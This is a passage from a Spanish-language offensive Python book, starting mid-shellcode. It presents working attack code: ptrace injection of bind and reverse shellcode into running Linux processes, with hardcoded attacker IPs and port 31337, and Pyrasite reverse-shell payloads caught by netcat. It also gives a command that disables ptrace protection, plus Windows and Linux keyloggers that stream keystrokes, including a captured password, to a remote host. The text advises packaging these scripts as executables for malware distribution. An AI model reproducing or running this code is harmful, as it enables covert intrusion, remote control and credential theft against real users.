x80\xe2\xf9\x6a\x3f\x58\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\
x69\x89\xe3\x52\x66\x68\x2d\x69\x89\xe1\x52\x51\x53\x89\xe1\x6a\x0b\x58\xcd\x80"

dbg = PtraceDebugger()
for pid in pids:
    print "[*] Inyectando el Shellcode en el proceso %s ..." %(str(pid))
    try:
        process = dbg.addProcess(int(pid), False)
        eip = process.getInstrPointer()
        bytes = process.writeBytes(eip, shellcode)
        process.setreg("ebx", 0)
        process.cont()
```

```
    except PtraceError:
        print "[*] Error inyectando el proceso %s. Privilegios insuficientes"
%(str(pid))
sys.exit(0)
```

La variable "*commonNames*" tiene el listado de los procesos objetivo que se buscarán en el sistema y en el caso de encontrar alguno, se almacena su correspondiente *PID* en variable "*pids*". Posteriormente se procede a ejecutar la inyección del *shellcode* en cada uno de los procesos almacenados en el listado de *PIDs* encontrados. Es importante tener presente que en el caso de que el propietario de alguno de dichos procesos tenga un rol superior al del usuario que está ejecutando el programa, se producirá un error del tipo "*PtraceError*" dado que no será posible vincular el proceso al objeto "*PtraceDebugger*".

Después de ejecutar el *script* anterior, se producirán unas trazas similares a las siguientes.

```
>python DinaProcBindShellInjectionLin.py
[*] Proceso encontrado gnome-panel
[*] Proceso encontrado cuspd
[*] Inyectando el Shellcode en el proceso 3588 ...
[*] Inyectando el Shellcode en el proceso 4537 ...
[*] Error inyectando el proceso 4537. Privilegios insuficientes
```

En este caso, se han encontrado dos procesos que coinciden con la lista de procesos objetivo pero solamente uno de ellos ha podido ser inyectado correctamente, lo cual a efectos prácticos es suficiente.

En esta sección y en la anterior, se ha utilizado un *shellcode* del tipo "*bind shell*", sin embargo, tal como se ha mencionado antes, resulta mucho más interesante implementar una "*reverse shell*" que intente inyectar el mismo *shellcode* en varios procesos pero cambiando dinámicamente el *host* y puerto de conexión para cada proceso inyectado, de esta forma se pueden establecer múltiples puntos de conexión entre la víctima y uno o varios servidores controlados por uno o varios atacantes.

El siguiente programa escrito en ensamblador enseña cómo crear una "*reverse shell*" en un sistema *Linux*.

ReverseShellNasm.nasm

```
global _start
section .text
_start:
        xor     eax,eax
        xor     ebx,ebx
        xor     ecx,ecx
        xor     edx,edx
        mov     al,0x66         ; Invocar a la systemcall _socketcall
        mov     bl,0x1          ; Invocar a socket()
        push    ecx
        push    0x6
        push    0x1             ;SOCK_STREAM
        push    0x2             ;AF_INET
```

```
mov     ecx,esp
int     0x80
mov     esi,eax        ;Obtenemos el descriptor del socket
mov     al,0x66    ; Invocar a la systemcall _socketcall
xor     ebx,ebx
mov     bl,0x2
push    0xeeeeeeee     ;IP Address del atacante
push    0xdddddddd         ;Puerto del atacante
push    bx
inc     bl
mov     ecx,esp
push    0x10
push    ecx
push    esi
mov     ecx,esp
int     0x80

xor     ecx,ecx
mov     cl,0x3
dupfd:
     dec     cl
     mov     al,0x3f
     int     0x80
     jne     dupfd
xor     eax,eax
push    edx
push    0x68732f6e
push    0x69622f2f
mov     ebx,esp
push    edx
push    ebx
mov     ecx,esp
push    edx
mov     edx,esp
mov     al,0xb
int     0x80
```

Una "*reverse shell*" no solamente requiere menos líneas de código e invocaciones a funciones del sistema operativo con respecto a una "*bind shell*", sino que también suele ser una mejor alternativa a la hora de evadir mecanismos de seguridad en el entorno de la víctima, ya que las peticiones entrantes son analizadas con mucho más rigor que las peticiones salientes, especialmente cuando se trata de puertos conocidos como el 80, 443, 8080, etcétera.

Por otro parte, dado que se intentará asignar dinámicamente el *host* y el puerto de la conexión reversa desde *Python*, en el programa "*ReverseShellNasm.nasm*" el valor que se le ha asignado a la dirección *IP* es "*0xeeeeeeee*" y el valor del puerto es "*0xdddddddd*". Dichos valores serán sustituidos por los valores adecuados en tiempo de ejecución.

Nuevamente, utilizando el *Netwire Assembler* (*NASM*), se procede a compilar el programa y enlazarlo. Para facilitar la extracción del *shellcode* correspondiente al programa compilado, se utiliza el *script* "*dump.sh*" explicado en algunos párrafos más arriba.

```
>./dump.sh ReverseShellNasm
[+] Assembling with Nasm ...
[+] Linking ...
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x66\xb3\x01\x51\x6a\x06\x6a\x01\x6a\x02\x89\
xe1\xcd\x80\x89\xc6\xb0\x66\x31\xdb\xb3\x02\x68\xdd\xdd\xdd\xdd\x68\xee\xee\xee\
xee\x66\x53\xfe\xc3\x89\xe1\x6a\x10\x51\x56\x89\xe1\xcd\x80\x31\xc9\xb1\x03\xfe\
xc9\xb0\x3f\xcd\x80\x75\xf8\x31\xc0\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\
x89\xe3\x52\x53\x89\xe1\x52\x89\xe2\xb0\x0b\xcd\x80"
[+] Done!
```

Ahora que el *shellcode* se ha generado correctamente, el siguiente paso consiste en hacer algunas modificaciones al *script* "*DinaProcBindShellInjectionLin.py*" para realizar varias conexiones inversas desde la máquina de la víctima hacia un conjunto de máquinas controladas por un grupo de atacantes.

ReverseShellInjectionLinux.py

```
#!/usr/bin/python
from ptrace.debugger.debugger import PtraceDebugger
from ptrace.error import PtraceError
import sys
import os
from collections import deque

addresses = deque(['\x25\x3a\x15\x62', '\x25\x3a\x15\x21']) #37.58.21.98 ,
37.58.21.33
port = "\x7a\x69" #31337
commonNames = ["cupsd", "dhclient", "firefox", "iceweasel", "gnome-panel"]
currentProcs = [pid for pid in os.listdir('/proc') if pid.isdigit()]
pids = []

for proc in currentProcs:
    try:
        procname = open(os.path.join('/proc', proc, 'cmdline'), 'rb').read()
        if procname[:-1] in commonNames:
            print "[*] Proceso encontrado %s " %(procname)
            pids.append(proc)
    except IOError: # proceso finalizado.
        continue


shellcode = "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x66\xb3\x01\x51\x6a\x06\x6a\x01\
x6a\x02\x89\xe1\xcd\x80\x89\xc6\xb0\x66\x31\xdb\xb3\x02\x68\xee\xee\xee\xee\x66\
x68\xdd\xdd\xdd\xdd\x66\x53\xfe\xc3\x89\xe1\x6a\x10\x51\x56\x89\xe1\xcd\x80\x31\
xc9\xb1\x03\xfe\xc9\xb0\x3f\xcd\x80\x75\xf8\x31\xc0\x52\x68\x6e\x2f\x73\x68\x68\
x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x52\x89\xe2\xb0\x0b\xcd\x80"

dbg = PtraceDebugger()

for pid in pids:
    if len(addresses) == 0:
        break
    print "[*] Inyectando el Shellcode en el proceso %s ..." %(str(pid))
```

```
    try:
        process = dbg.addProcess(int(pid), False)
        eip = process.getInstrPointer()
        inject = shellcode.replace( '\xee\xee\xee\xee', addresses.popleft() ).re-
place('\xdd\xdd\xdd\xdd', port)
        bytes = process.writeBytes(eip, inject)
        process.setreg("ebx", 0)
        process.cont()
    except PtraceError:
        print "[*] Error inyectando el proceso %s. Privilegios insuficientes"
%(str(pid))
sys.exit(0)
```

El objetivo principal del *script* anterior es generar una conexión reversa a cada una de las direcciones IP definidas en la variable "*addresses*" contra el puerto "31337", el cual se encuentra declarado en la variable "*port*". Cuando se ejecuta el *script* anterior, intentará inyectar el *shellcode* en cada uno de los procesos encontrados hasta que el listado de direcciones *IP* definidas en cola de direcciones se encuentre vacío.

En otras palabras, el *script* intentará generar una conexión inversa contra cada una de las direcciones *IP* definidas en la variable "*address*" utilizando los procesos que coincidan con los nombres definidos en la variable "*commonNames*". Si el número de procesos encontrados es mayor al número de direcciones *IP* declaradas en el *script*, únicamente se inyectarán tantos procesos como direcciones *IP* hayan, el resto de procesos serán descartados y no se modificará en absoluto su estructura interna.

Como se puede ver, tanto las direcciones *IP* como el puerto se encuentran en formato hexadecimal para poder incluir dichos valores en el *shellcode*. Si el lector desea hacer pruebas deberá especificar sus propias direcciones *IP* convirtiendo cada valor decimal en hexadecimal.

Este último *script* utiliza una técnica mucho más agresiva con el fin de infectar la mayor cantidad de procesos en el sistema y aunque aquí solamente se ha visto cómo inyectar una consola del tipo "*bind*" o inversa en un proceso activo, un atacante puede inyectar prácticamente cualquier rutina de código. Todo depende de su creatividad y los objetivos que tenga previstos.

4.5.3 Inyección de código malicioso en procesos Python sobre sistemas Linux con Pyrasite

Existen muchas aplicaciones escritas en lenguaje *Python* para diferentes finalidades, por este motivo no es de extrañar que uno o varios de los procesos que se encuentran en ejecución en la máquina de la víctima dependan de que el intérprete de *Python* se encuentre instalado.

En estos casos los atacantes pueden aprovecharse de dichos procesos e inyectar código malicioso sobre ellos, contando evidentemente con todos los beneficios que ofrece *Python*.

Pyrasite es una herramienta que está pensada para hacer justo eso, contando con varios *payloads* que implementan rutinas de "*post-explotación*", como por ejemplo la creación de una consola inversa, el

volcado de secciones de memoria, etcétera. Además permite a cualquier desarrollador crear *payloads* que se podrán integrar con *Pyrasite*.

El proyecto se encuentra ubicado en el siguiente repositorio *GitHub https://github.com/lmacken/pyrasite*, el cual se puede "*clonar*" y posteriormente instalar con el *script* "*setup.py*", sin embargo también es posible hacerlo utilizando la utilidad *PIP*, "*pip install pyrasite*". Se recomienda utilizar la última versión disponible en el repositorio *GitHub*.

Nota: Es importante aclarar que *Pyrasite* se basa en la técnica descrita en la sección anterior sobre el uso de "*Ptrace*", con lo cual es necesario que "*Ptrace*" se encuentre habilitado en el sistema donde se ejecuta la utilidad, de otro modo ninguno de los "*payloads*" conseguirá ejecutarse adecuadamente. Aunque en la mayoría de sistemas *Linux* no habrá mayores problemas, en el caso de los sistemas *Ubuntu* a partir de la versión 10.10, es necesario habilitar dicha característica de forma explícita, ya que por motivos de seguridad la extensión de las funcionalidades de "*Ptrace*" se encuentra limitada.

Para habilitarla en sistemas *Ubuntu* y similares, superiores a la versión 10.10, se debe editar el fichero "*/proc/sys/kernel/yama/ptrace_scope*".

```
>echo 0 > /proc/sys/kernel/yama/ptrace_scope
```

Después de instalar se pueden listar las opciones disponibles del proyecto.

```
>pyrasite
usage: pyrasite [-h] [-l] [--gdb-prefix GDB_PREFIX] [--verbose]
                [pid] [payload]

pyrasite - inject code into a running python process

positional arguments:
  pid                   The ID of the process to inject code into
  payload               The Python script to be executed inside the running
                        process. Can be one of the standard payloads (see
                        --list-payloads) or a filname.
optional arguments:
  -h, --help            show this help message and exit
  -l, --list-payloads   List standard payloads
  --gdb-prefix GDB_PREFIX
                        GDB prefix (if specified during installation)
  --verbose             Verbose mode
For updates, visit https://github.com/lmacken/pyrasite

>pyrasite -l

Available payloads:
  dump_memory.py
  dump_modules.py
  dump_stacks.py
  force_garbage_collection.py
  helloworld.py
  reverse_python_shell.py
  reverse_shell.py
```

```
  start_callgraph.py
  stop_callgraph.py
>pyrasite 13059 helloworld.py
```

La opción "*-l*" permite listar todos los "*payloads*" disponibles en la herramienta y tal como se puede apreciar en el mensaje de ayuda, el primer argumento obligatorio del comando "*pyrasite*" es el *PID* del proceso objetivo y el segundo es el *payload* que se desea ejecutar.

En el ejemplo anterior, se ha indicado el *PID* de un proceso *Python* en ejecución, que puede ser algo tan simple como ejecutar el servidor "*SimpleHTTPServer*" tal como se enseña a continuación:

```
>python -m SimpleHTTPServer
```

Tras ejecutar el "*payload*" con nombre "*helloworld.py*", se podrá apreciar que en la salida (*STDOUT*) del proceso especificado se enseñará un mensaje de texto simple, muy útil para probar el correcto funcionamiento de la herramienta.

```
>python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
Hello World!
```

Si bien es cierto que el *payload* ejecutado anteriormente permite comprobar que la técnica de inyección de código funciona correctamente, no es útil en lo absoluto, sin embargo existen otros *payloads* incluidos en *pyrasite* que no solamente son mucho más interesantes, sino que también incluyen rutinas de código que pueden ser utilizadas para entender mejor cómo se debe utilizar la *API* de *pyrasite* a la hora de desarrollar *payloads*.

Un *payload* que puede ser un buen punto de referencia es "*dump_modules.py*", el cual se encarga de listar todos los módulos que se encuentran cargados en el *PID* especificado.

```
>pyrasite 13059 dump_modules.py
```

En la salida del programa con *PID* "13509" se podrá ver un listado de módulos similar al que se enseña a continuación:

```
>python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
BaseHTTPServer: <module 'BaseHTTPServer' from '/usr/lib/python2.7/BaseHTTPServer.
pyc'>
SocketServer: <module 'SocketServer' from '/usr/lib/python2.7/SocketServer.pyc'>
UserDict: <module 'UserDict' from '/usr/lib/python2.7/UserDict.pyc'>
__builtin__: <module '__builtin__' (built-in)>
__future__: <module '__future__' from '/usr/lib/python2.7/__future__.pyc'>
__main__: <module '__main__' from '/usr/lib/python2.7/SimpleHTTPServer.py'>
_abcoll: <module '_abcoll' from '/usr/lib/python2.7/_abcoll.pyc'>
_codecs: <module '_codecs' (built-in)>
_collections: <module '_collections' (built-in)>
_functools: <module '_functools' (built-in)>
_hashlib: <module '_hashlib' from '/usr/lib/python2.7/lib-dynload/_hashlib.x86_64-
linux-gnu.so'>
_heapq: <module '_heapq' (built-in)>
_io: <module '_io' (built-in)>
```

```
_random: <module '_random' (built-in)>
_socket: <module '_socket' (built-in)>
_sre: <module '_sre' (built-in)>
_ssl: <module '_ssl' from '/usr/lib/python2.7/lib-dynload/_ssl.x86_64-linux-gnu.
so'>
_struct: <module '_struct' (built-in)>
_sysconfigdata: <module '_sysconfigdata' from '/usr/lib/python2.7/_sysconfigdata.
pyc'>
_sysconfigdata_nd: <module '_sysconfigdata_nd' from '/usr/lib/python2.7/plat-x86_64-
linux-gnu/_sysconfigdata_nd.pyc'>
_warnings: <module '_warnings' (built-in)>
_weakref: <module '_weakref' (built-in)>
_weakrefset: <module '_weakrefset' from '/usr/lib/python2.7/_weakrefset.pyc'>
abc: <module 'abc' from '/usr/lib/python2.7/abc.pyc'>
base64: <module 'base64' from '/usr/lib/python2.7/base64.pyc'>
binascii: <module 'binascii' (built-in)>
...........
```

Con el *payload* "*dump_stacks.py*" se puede volcar la dirección de memoria base del programa y toda la pila de llamadas que han tenido lugar en el proceso hasta su estado actual. Además, también enseña cada uno de los módulos involucrados, clases, funciones y la línea en el código fuente donde se ha producido cada invocación.

Puede ser útil para analizar el comportamiento del programa y su flujo de ejecución.

```
>pyrasite 13059 dump_memory.py
```

Nuevamente, la salida del *payload* se verá reflejada en la salida estándar del proceso especificado.

```
>python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
Thread 0x7fcc3ae45740
  File "/usr/lib/python2.7/runpy.py", line 162, in _run_module_as_main
    "__main__", fname, loader, pkg_name)
  File "/usr/lib/python2.7/runpy.py", line 72, in _run_code
    exec code in run_globals
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 230, in <module>
    test()
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 226, in test
    BaseHTTPServer.test(HandlerClass, ServerClass)
  File "/usr/lib/python2.7/BaseHTTPServer.py", line 599, in test
    httpd.serve_forever()
  File "/usr/lib/python2.7/SocketServer.py", line 236, in serve_forever
    poll_interval)
  File "/usr/lib/python2.7/SocketServer.py", line 155, in _eintr_retry
    return func(*args)
  File "<string>", line 1, in <module>
  File "<string>", line 5, in <module>
()
```

Otro *payload* interesante es "*dump_memory.py*", el cual permite el volcado de memoria en un formato *JSON* para su posterior análisis. No obstante, para utilizar dicho *payload* es necesario tener

instalada la librería "*meliae*", la cual se encuentra disponible en la siguiente ruta: *https://launchpad.net/meliae.*

Meliae es una librería creada con el fin de enseñar el uso de la memoria en programas escritos en *Python*, de esta forma los desarrolladores pueden tener argumentos suficientes para estimar el rendimiento y escalabilidad de sus aplicaciones. Si *Meliae* se encuentra correctamente instalada en el sistema, el *payload* "*dump_memory.py*" podrá ejecutarse sin mayores dificultades.

```
>pyrasite 13059 dump_memory.py
```

Los contenidos de la memoria que ha volcado el *payload* se escribirán en un fichero ubicado en */tmp/*

```
>cat /tmp/pyrasite-13059-objects.json
{"address": 140152050263104, "type": "str", "size": 39, "len": 2, "value": "gc",
"refs": []}
{"address": 140152050279888, "type": "str", "size": 48, "len": 11, "value": "get_
objects", "refs": []}
{"address": 140152050268208, "type": "builtin_function_or_method", "size": 72,
"refs": [140152050263104]}
{"address": 140152050253752, "type": "str", "size": 50, "len": 13, "value": "set_
threshold", "refs": []}
{"address": 140152050268352, "type": "builtin_function_or_method", "size": 72,
"refs": [140152050263104]}
{"address": 140152050280560, "type": "str", "size": 44, "len": 7, "value": "co-
llect", "refs": []}
{"address": 140152050295056, "type": "str", "size": 52, "len": 15, "value": "DE-
BUG_INSTANCES", "refs": []}
{"address": 140152050294944, "type": "str", "size": 54, "len": 17, "value": "DE-
BUG_COLLECTABLE", "refs": []}
{"address": 140152050268496, "type": "builtin_function_or_method", "size": 72,
"refs": [140152050263104]}
```

Los *payloads* explicados hasta este punto son muy interesantes de cara a recolectar información sobre el proceso en cuestión, pero seguramente lo que más le interesará a un atacante, serán los *payloads* "*reverse_python_shell.py*" y "*reverse_shell.py*", los cuales le permitirán obtener una consola inversa con la máquina de la víctima sin embargo en el caso del primero, se obtendrá una consola con el intérprete de *Python* para ejecutar cómodamente cualquier instrucción admitida por el lenguaje y en el segundo, se obtendrá una consola del sistema para ejecutar comandos.

Aunque ambos *payloads* tienen funcionalidades muy interesantes, tienen un problema que un atacante tendrá que remediar antes de poder utilizarlos y es que en las clases "*ReverseConnection*" y "*ReversePythonConnection*" se encuentran escritas de tal forma, que las conexiones reversas siempre se realizarán contra el *host* "*localhost*" en el puerto 9001.

Evidentemente esto no es nada deseable, por este motivo es necesario modificar dichas clases para que la variable "*host*" apunte a la dirección *IP* o dominio donde debe establecerse la consola inversa. Concretamente dichos cambios deben realizarse sobre el *script* "*reverse.py*" el cual puede verse en la siguiente ruta del repositorio: *https://github.com/lmacken/pyrasite/blob/master/pyrasite/reverse.py.*

Después de realizar el cambio anterior sobre las clases que gestionan las conexiones, el atacante podrá iniciar un "*handler*" en su máquina para recibir las conexiones enviadas desde la máquina de la víctima y de esta forma poder obtener una consola inversa.

```
>pyrasite 13059 reverse_python_shell.py
```

Antes de ejecutar la instrucción anterior, es necesario iniciar un "*handler*" para recibir la conexión.

```
>nc -lvvp 9001
Listening on [0.0.0.0] (family 0, port 9001)
Connection from [127.0.0.1] port 9001 [tcp/*] accepted (family 2, sport 34069)
Python 2.7.6 (default, Mar 22 2014, 22:59:56)
[GCC 4.8.2]
Type 'quit' to exit
>>> import this

The Zen of Python, by Tim Peters

Beautiful is better than ugly.
Explicit is better than implicit.
Simple is better than complex.
Complex is better than complicated.
Flat is better than nested.
Sparse is better than dense.
Readability counts.
Special cases aren't special enough to break the rules.
Although practicality beats purity.
Errors should never pass silently.
Unless explicitly silenced.
In the face of ambiguity, refuse the temptation to guess.
There should be one-- and preferably only one --obvious way to do it.
Although that way may not be obvious at first unless you're Dutch.
Now is better than never.
Although never is often better than *right* now.
If the implementation is hard to explain, it's a bad idea.
If the implementation is easy to explain, it may be a good idea.
Namespaces are one honking great idea -- let's do more of those!
>>>
```

Aunque el intérprete de *Python* está muy bien para ejecutar instrucciones que el lenguaje pueda procesar, sin duda un atacante querrá obtener una consola en la que pueda ejecutar comandos e interactuar con el sistema.

```
>pyrasite 13059 reverse_shell.py
```

Después de ejecutar el comando anterior, desde la máquina del atacante el puerto "9001" se encontrará abierto y esperando conexiones.

```
>nc -l 9001
Linux Galilei 3.13.0-37-generic #64-Ubuntu SMP Mon Sep 22 21:28:38 UTC 2014 x86_64
x86_64 x86_64 GNU/Linux
Type 'quit' to exit
```

```
% id
uid=1000(adastra) gid=1000(adastra) grupos=1000(adastra),4(adm),24(cdrom),27(sudo)
,30(dip),46(plugdev),108(lpadmin),124(sambashare)
% w
 02:01:11 up  6:47,  4 users,  load average: 0,63, 0,56, 0,56
USUARIO  TTY      DE               LOGIN@   IDLE   JCPU   PCPU WHAT
adastra  :0       :0               19:22   ?xdm?   4:54m  0.17s init --user
adastra  pts/9    :0               19:23    2:23   0.12s  0.00s w
adastra  pts/0    :0               20:45   55.00s  3.61s  1.03s bash
adastra  pts/14   :0               01:34    7.00s  0.03s  0.00s nc -l 9001
%
```

Como se puede ver, se ha conseguido una consola inversa utilizando el *payload* "*reverse_shell.py*" y ahora es posible interactuar con la máquina de la víctima.

4.5.4 Creación de herramientas para espiar y registrar la actividad de las víctimas

Cuando un atacante o grupo de ciberdelincuentes consiguen romper el perímetro de seguridad de su objetivo, una de las primeras cosas que intentarán hacer es elevar sus privilegios, recopilar toda la información sensible que les sea posible y establecer programas que permitan espiar de la forma más sigilosa posible, todas las actividades desempeñadas por la víctima.

En este sentido, contar con herramientas que permitan realizar capturas de pantalla y registrar la actividad del teclado es primordial. Realizar estas tareas en *Python* no es demasiado complicado, pero requiere el uso de algunas librerías adicionales que no se encuentran incluidas en el intérprete.

A continuación se explica cuáles son dichas librerías y cómo utilizarlas para crear un programa que permita espiar las actividades de un usuario.

Nota: Para todos los *scripts* de esta sección, se recomienda utilizar PyInstaller, Py2Exe o *cx-freeze* para convertirlos en formatos compatibles con los sistemas atacados. El sentido de esta recomendación es que cuando un atacante se centra en la distribución de *malware*, siempre buscará que sus programas sean compatibles con la mayor cantidad de víctimas posibles y desde luego el intérprete de *Python* no es un programa de uso común para todos los usuarios en Internet, pero un fichero "*.exe*" para un sistema *Windows* o un "*.bin*" para un sistema *Linux* no encontrará mayores dificultades a la hora de ejecutarse.

4.5.4.1 Desarrollo de un Keylogger para registrar la actividad del teclado

La primera herramienta que se explicará será un *keylogger* básico que se encargará de registrar todas las teclas pulsadas por la víctima. Para ello se van a utilizar las librerías *PyWin* (*http://sourceforge.net/projects/pywin32/*) y *PyHook* (*http://sourceforge.net/projects/pyhook/*), las cuales solamente se encuentran disponibles en sistemas *Windows*. Dichas librerías contienen varios módulos y funciones

que permiten enganchar los principales eventos de entrada en el sistema, como por ejemplo eventos del teclado o del ratón.

El siguiente *script* es un ejemplo básico del uso de las librerías *PyHook* y *PyWin*, en el cual se registrarán las teclas pulsadas por el usuario y se enviará dicho registro a una máquina controlada por el atacante por medio de una conexión *TCP* plana.

BasicKeyLoggerWindows.py

```
import pyHook, pythoncom, sys, logging, socket

def registro(event):
    sock.send(chr(event.Ascii))
    return True

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('192.168.1.98', 8080))
hooks_manager = pyHook.HookManager()
hooks_manager.KeyDown = registro
hooks_manager.HookKeyboard( )
pythoncom.PumpMessages()
```

Antes de ejecutar el *script* anterior, se debe abrir el puerto "8080" en la máquina del atacante para poder recibir el registro de teclas presionadas por la víctima. Para hacerlo, se puede utilizar una herramienta como *Netcat* o *Socat*.

```
>nc -lvvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
```

Cuando el *keylogger* se ejecute en la máquina de la víctima, automáticamente se intentará realizar una conexión *TCP* contra el *host* y puertos especificados. Posteriormente, una instancia de la clase "*HookManager*" será utilizada para definir cuál es la función que debe procesar los eventos de entrada producidos por el teclado y enganchar dichos eventos con el manager creado. Cada vez que el usuario pulse una tecla, la función "registro" se activará y automáticamente enviará la representación en *ascii* de la tecla presionada.

```
>nc -lvvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from [192.168.1.38] port 8080 [tcp/http-alt] accepted (family 2, sport
1105)
gmail.com adastra@gmail.com mysimplepassword
```

Ahora bien, el *script* anterior se ejecutará en una nueva consola, algo que desde luego no es demasiado practico ni mucho menos sigiloso, por este motivo lo más común es cambiar la extensión del *script* por "*pyw*" para que se ejecute como un proceso de "*background*" o también es posible crear un fichero ejecutable *(exe* o *dll)* e inyectar el *keylogger* en alguno de los procesos en ejecución en el sistema, tal como se ha explicado en una sección anterior de este documento.

Crear un *keylogger* con *PyWin* y *PyHook* no es una actividad demasiado compleja y con un poco de creatividad se pueden implementar rutinas muy elaboradas, sin embargo son librerías que están

pensadas solamente para sistemas *Windows* y en el caso de otros sistemas basados en *Unix*, como por ejemplo *Linux*, hay que cambiar de enfoque y pensar en otros mecanismos para capturar las pulsaciones del teclado.

Una implementación bastante habitual en sistemas *Linux* es *Xorg*, el cual utiliza *XKB* (*X Keyboard Extension*) para configurar el mapa de caracteres del teclado dependiendo del idioma utilizado por el usuario. En este caso concreto, la librería "*Xlib*" provee una función llamada "*XQueryKeymap*", la cual recibe como parámetro una conexión al servidor *X* y devuelve un array de *bytes* con las teclas que se han presionado. Dicho array representa el estado lógico del teclado y se encuentra representado por una matriz de 32 *bytes*.

Para invocar a dicha función desde un *script* en *Python*, existen dos posibilidades, utilizar el módulo "*ctypes*" para resolver y cargar la librería *X11* o instalar y utilizar la librería "*python-xlib*". En el primer caso, no es necesario tener dependencias instaladas, en el segundo caso, es necesario instalar la librería utilizando "*pip*" o descargando la última versión disponible (*http://sourceforge.net/projects/python-xlib/files/python-xlib/*) y ejecutando el *script* "*setup.py*". A continuación se creará un *keylogger* básico explicando ambas alternativas.

Si se desea utilizar el módulo "*ctypes*" para cargar la librería "*Xlib*", es necesario manejar manualmente los diferentes estados del teclado y su correspondiente mapeo ya que aunque la función "*XQueryKeymap*" permite acceder al registro de cada una de las teclas presionadas por el usuario, dichos valores no se encuentran en formato *ASCII*, con lo cual es necesario convertir cada *byte* a la representación alfanumérica que le corresponde.

El siguiente *script* se basa completamente en una prueba de concepto que se encuentra en el siguiente repositorio de *GitHub*: *https://github.com/amoffat/pykeylogger.*

BasicKeyLoggerLinux-ctypes.py

```
import keylogger
import time, socket, sys
try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect(('192.168.1.98', 8080))
except socket.error:
    sys.exit(0)
now = time.time()
done = lambda: time.time() > now + (60*60*24*365)
def register_keys(t, modifiers, keys):
    sock.send("%f   %r   %r \n" % (t, keys, modifiers))

keylogger.log(done, register_keys)
```

El *keylogger* se ejecutará durante un año, tal como se ha configurado en la variable "*done*" y cada una de las teclas presionadas por el usuario, serán enviadas a un servidor que se encontrará en ejecución en el puerto 8080

```
>nc -lvvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
```

```
Connection from [192.168.1.98] port 8080 [tcp/http-alt] accepted (family 2, sport
49291)

1413301874.644443   'd'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301874.701660   'e'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301874.875071   'b'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301875.069485   'i'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301875.186681   'a'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301875.307931   'd'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301875.429047   'a'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301875.524248   's'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301875.802710   't'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301875.844662   'r'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301876.054447   'a'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301881.891997   'p'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301882.038519   'a'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301882.254326   's'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301882.406460   's'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301882.589730   'w'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301882.763186   'o'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301882.884533   'r'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301883.043225   'd'   {'left shift': False, 'right alt': False, 'right shift':
False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
1413301883.253921   '<enter>'   {'left shift': False, 'right alt': False, 'right
shift': False, 'left alt': False, 'left ctrl': False, 'right ctrl': False}
```

La otra alternativa, tal como se ha mencionado anteriormente, consiste en utilizar la librería "*python-xlib*" tal como se enseña a continuación:

BasicKeyLoggerLinux-python-xlib.py

```
from Xlib import X, XK, display
from Xlib.ext import record
from Xlib.protocol import rq
import socket,sys
```

```
try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect(('192.168.1.98', 8080))
except socket.error:
    print "El servidor no se encuentra levantado en el puerto 8080."
    sys.exit(0)

serverX = display.Display()

def keysym_resolver(keysym):
    for name in dir(XK):
        if name[:3] == "XK_" and getattr(XK, name) == keysym:
            return name[3:]
    return "Tecla num. [%d]" % keysym

def callback(source):
    if source.category != record.FromServer:
        return
    if source.client_swapped:
        return
    if not len(source.data) or ord(source.data[0]) < 2:
        return
    data = source.data
    while len(data):
        event, data = rq.EventField(None).parse_binary_value(data, serverX.dis-
play, None, None)
        if event.type in [X.KeyPress, X.KeyRelease]:
            pr = event.type == X.KeyPress and "Press" or "Release"
            keysym = serverX.keycode_to_keysym(event.detail, 0)
            if not keysym:
                sock.send("KeyCode %s %s \n" % (pr, event.detail))
            else:
